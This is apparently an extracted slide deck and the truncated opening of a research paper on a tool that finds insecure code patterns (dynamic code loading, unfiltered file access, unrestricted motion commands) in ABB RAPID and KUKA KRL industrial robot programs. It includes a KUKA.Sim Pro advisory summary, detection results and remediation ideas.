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
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## ICS Advisory (ICSA-20-098-05)

#### **KUKA.Sim Pro**

Original release date: April 07, 2020










#### 1. EXECUTIVE SUMMARY

- CVSS v3 4.3
- ATTENTION: Exploitable remotely/low skill level to exploit
- Vendor: KUKA
- Equipment: Sim Pro
- Vulnerability: Improper Enforcement of Message Integrity During Transmission in a Communication Channel











## **Automatic Detection of Unsafe Code Patterns**



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## Sources and Sinks

#### Attacker-controlled input

sensitive sources



#### concrete impact

sensitive sinks

**Robot Movement** 

File Handling (e.g., read)

File Modification (e.g., write configuration)

Call by Name


File

Inbound communication (e.g., network)

Teach Pendant (UI)



## **Overall Architecture of the Analyzer**





# Demo Time



## **Detection Results**

- Hard to find public code (it's intellectual property)
- 100 RAPID and KRL files on public repo (e.g., GitHub and GitLab)

Vulnerability	Projects	Files	Root Cause
Network → RCE	2	2	Dynamic code loading
Network → File Access	1	4	Unfiltered open file
Network → Arbitrary Movement	13	34	Unrestricted Move Joint or Move to point
Detection Errors	2	12	Interrupts











# Closing Remarks



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## **Defense and Remediation Approaches**

- Secure communication: hard to implement without language support
- Input validation: hard to fix what to do when invalid input comes in?
- Privilege separation: requires changes at the OS/runtime level
- Code signing: will probably take 5-10 years to see this widely deployed



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- CISOs: please consider to audit logic written in proprietary languages!



## **Get in Touch and Stay Tuned**

- We have a working prototype that can find vulnerabilities in
  - ABB RAPID
  - KUKA KRL
- If you're interested: get in touch with us!

## Detecting Insecure Code Patterns in Industrial Robot Programs

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#### **Abstract**

Industrial robots are complex and customizable machines that can be programmed with proprietary domain-specific languages. These

#### 1 Introduction

Industrial robots are complex manufacturing machines at the center of modern factories. Robots are widely interconnected—through

